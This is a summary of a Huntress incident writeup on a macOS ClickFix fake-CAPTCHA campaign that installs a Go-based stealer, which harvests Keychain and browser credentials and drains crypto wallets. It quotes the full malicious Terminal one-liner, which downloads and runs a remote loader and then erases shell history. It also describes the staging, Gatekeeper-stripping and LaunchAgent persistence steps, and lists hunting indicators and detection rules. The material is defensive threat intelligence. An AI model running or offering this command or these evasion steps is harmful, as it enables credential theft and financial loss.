 huntress.comwriteup
Mac Malware Drains Crypto Wallets Via Fake CAPTCHA Scam

Huntress details a macOS incident where a victim ran a ClickFix fake-CAPTCHA Terminal command that chained a Bash profiler/loader into a Go-based Mach-O stealer. The malware harvests Keychain, browser password stores, and cached credentials, establishes persistence via a fake SoftwareUpdate LaunchAgent and BTM, uses osascript to phish the user's password, and includes a DRAIN function that checks crypto wallet balances (BTC, LTC, DOGE, ETH, XRP, Monero) and siphons a configurable percentage or the full balance to attacker wallets. All infrastructure (loader hosting, payload hosting, C2 on port 8133) traces back to Aeza Group, a sanctioned Russian bulletproof hosting provider.
What it is
A Huntress IR case involving a Go-based Mach-O macOS stealer delivered via a ClickFix (fake CAPTCHA) lure. The value here beyond the summary is the concrete forensic artifacts: the actual pasted command, the loader's profiling sequence, file paths, a payload hash, and the C2 IP — everything needed to hunt for this on your own fleet.
How it works
The victim followed an emailed link; a fake CAPTCHA popup told them to paste this into Terminal:
export SRC_URL='https://profitnow[.]io/' && (cd /tmp && curl -kfsSL "http://193.29.224[.]151/92392991a0cca55?force=1" -o .UlaccK && bash .UlaccK && rm -f .UlaccK) > /dev/null 2>&1 & clear; printf '\033[3J'; history -d $(history 1 2>/dev/null | awk '{print $1}') 2>/dev/null; fc -p /dev/null 2>/dev/null;Note the tail: it clears the screen and deletes the Terminal history entry, erasing evidence of the original paste. The downloaded Bash profiler/loader runs ioreg, system_profiler SPHardwareDataType, whoami, then branches on uname -m — if arm64, it pulls one payload, otherwise another. It stages malware at $HOME/Library/Caches/com.apple.trustd/com.apple.verified (a name mimicking macOS's certificate-management process), chmod +x, then xattr -d com.apple.quarantine to strip the Gatekeeper bit.
Persistence uses a second payload at ~/Library/Caches/com.apple.softwareupdate/SoftwareUpdate, ad-hoc signed and registered into Background Task Management via launchctl bootstrap gui/501 .../com.apple.softwareupdated.plist.
Preconditions / Affected
macOS, both ARM64 and Intel (the loader ships both). Requires the user to manually paste and run the command — no exploit. The infection in this case sat undetected for three months before a retrospective hunt found it.
What to do
Hunt for these indicators:
- C2 / delivery IP:
193.29.224[.]151; domainprofitnow[.]io - Payload SHA256:
b43a909a01e954d6549558f2f7e9bb58e34959a0ae229f340d61091ab726bbd3 - File paths:
~/Library/Caches/com.apple.trustd/com.apple.verifiedand~/Library/Caches/com.apple.softwareupdate/SoftwareUpdate - LaunchAgent:
com.apple.softwareupdated.plist - Alert on shell history containing
history -d/fc -p /dev/nullcombined withcurlto a bare IP, and onxattr -d com.apple.quarantineagainst files underCaches.
Caveats
Huntress notes the xattr -d com.apple.quarantine step is effectively unnecessary here: curl is one of the few macOS tools that does not set the quarantine attribute on downloads, so files fetched this way never had the Gatekeeper bit to strip. The fetched text cuts off mid-sentence describing BTM, so persistence details beyond the launchctl bootstrap command are incomplete.
Organisations named here
- Aeza Group
- Background Task Management
- OFAC sanctions
Technologies named here
- NoScript
- macOS
- PiHole
- Apple Keychain
- VirusTotal
- Web browsers
- Go Garbler
- Cryptocurrency wallets
- Go
- Huntress
- osascript
- launchctl
Techniques named here
- ClickFix social engineering
- Terminal history/log clearing
- System/hardware profiling
- Architecture-based payload selection
- Masquerading via directory/process naming
- Gatekeeper bypass
- Persistence via Background Task Management / LaunchAgents
- Fake OS dialog credential prompting
- Credential and browser data theft
- Cryptocurrency wallet draining
- String obfuscation
Threat actors named here
- Aeza Group
- ClickFix
- Go-based Mac stealer malware
Related in Malware & RE
 huntress.comwriteup
Reverse Engineering the Six Stages of MacSync Stealer and RAT
 huntress.comwriteup
Post-DEF CON Phishing Uses Malicious Google Doc to Deliver Malware
 huntress.comwriteup
ClickFix Removes Your Background but Leaves the Malware

